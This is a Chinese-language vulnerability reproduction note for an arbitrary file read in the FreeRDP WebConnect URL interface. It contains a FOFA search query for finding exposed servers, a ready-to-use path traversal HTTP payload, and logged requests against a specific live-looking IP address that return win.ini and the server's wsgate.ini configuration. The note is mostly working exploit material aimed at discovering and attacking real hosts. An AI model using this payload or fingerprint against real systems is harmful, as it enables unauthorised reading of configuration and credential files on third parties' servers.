


# F13-1FreeRDP-任意文件读取

## 漏洞描述：

FreeRDP WebConnect Url 接口处存在任意文件读取漏洞，攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

## 网站图片：



## 网络测绘：

### fofa语法：

FOFA: body="css/vkb.css" || body="Advanced session parameters"

## 漏洞复现：

### payload:

```
GET ../../../../../../../../../../Windows/win.ini HTTP/1.1
Host: your-ip
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
```

### 效果图:

Request

```
1 GET ../../../../../../../../../../Windows/win.ini HTTP/1.1
2 Host: 103.245.24.63:8002
3 Accept-Encoding: gzip
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
5
6
```

Responses 92bytes / 161ms

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Content-Type: application/octet-stream
4 Date: Sat, 16 Dec 2023 11:40:33 GMT
5 Last-Modified: Thu, 22 Aug 2013 13:25:41 GMT
6 Content-Length: 92
7
8 ; for 16-bit app support
9 [fonts]
10 [extensions]
11 [mci_extensions]
12 [files]
13 [Mail]
14 MAPI=1
15
```

Request

```
1 GET ../../etc/wsgate.ini HTTP/1.1
2 Host: 103.245.24.63:8002
3 Accept-Encoding: gzip
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
5
6
```

Responses 247bytes / 124ms

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Content-Type: application/octet-stream
4 Date: Sat, 16 Dec 2023 11:41:48 GMT
5 Last-Modified: Fri, 14 Aug 2020 16:46:38 GMT
6 Content-Length: 247
7
8 [global]
9 redirect=false
10 port=8000
11 bindaddr=0.0.0.0
12 monitor=1200
13 [http]
14 documentroot=C:\Windows\150cnServer\KVM\web\
15 [ssl]
16 port=4430
17 bindaddr=0.0.0.0
18 certfile=C:\Windows\150cnServer\KVM\etc\server.cer
19 [rdpoverride]
20 nofullwindowdrag=true
```